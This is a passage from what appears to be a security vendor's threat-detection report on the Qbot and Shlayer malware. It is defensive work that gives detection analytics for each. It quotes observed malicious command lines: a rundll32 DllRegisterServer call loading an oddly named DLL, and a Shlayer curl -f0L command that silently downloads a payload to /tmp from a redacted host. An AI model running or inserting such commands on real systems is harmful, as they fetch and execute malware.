- Network connection (powershell.exe establishing an external network connection)

DETECTION:

Alerting based on PowerShell command line and download.

Qbot

Qbot is a long-active trojan that first emerged in 2009. Initially developed to steal banking credentials, Qbot has since evolved into a more generic information-stealing trojan. Qbot infections frequently arise from phishing campaigns, and we've also seen it emerge as a secondary payload delivered by other trojans like **Emotet and TrickBot**. In the latter months of 2020, we observed adversaries leveraging Qbot to deliver the Egregor ransomware.

Over the last few months, we've been observing Qbot execute as a DLL rather than an .exe file. One of the ways we've been able to detect this activity is by looking for the execution of a process that appears to be **rundll32.exe** along with a command line containing the term **DLLRegisterServer**. Since DLLRegisterServer is a legitimate function for Rundll32, this analytic may require tuning and suppression to limit the impact of potential false positive detections.

Command line: rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer

It's highly abnormal for Windows DLL Host (rundll32.exe) to load DLL files with unusual file extensions such as Flopers.GGRRDDFF.

Shlayer

Shlayer is macOS trojan that primarily delivers adware payloads like AdLoad and Bundlore. While Shlayer ultimately supports ad fraud, the nature of the malware and its persistence mechanisms provide all the infrastructure necessary to quickly turn Shlayer into a delivery mechanism for more nefarious payloads. In addition, the malware consistently masquerades as a fake installer for Adobe Flash Player. For these reasons, we classify it as malicious software, and we detected it hundreds of times across our customer base this year.

One of our most effective analytics for detecting Shlayer looks for the execution of curl commands that include the -f0L flag. This combination of flags instructs curl to use HTTP 1.0 and fail silently if problems occur.

Process spawned by Installer.OTOZVrcp

/bin/bash 95d23ed8b5448779eee9863d2bc5c1ba 6de76ab470a16b2a825d223b996d994623473c694c60fccbb71af8691e61c5e0

...

Command line: sh -c curl -f0L -o /tmp/[REDACTED] 'http://[REDACTED].net/sd/[REDACTED] > /dev/null 2>&1

The curl utility executed with command line arguments that are consistent with Shlayer malware activity.

QUESTIONS, ANYONE?

Q & A



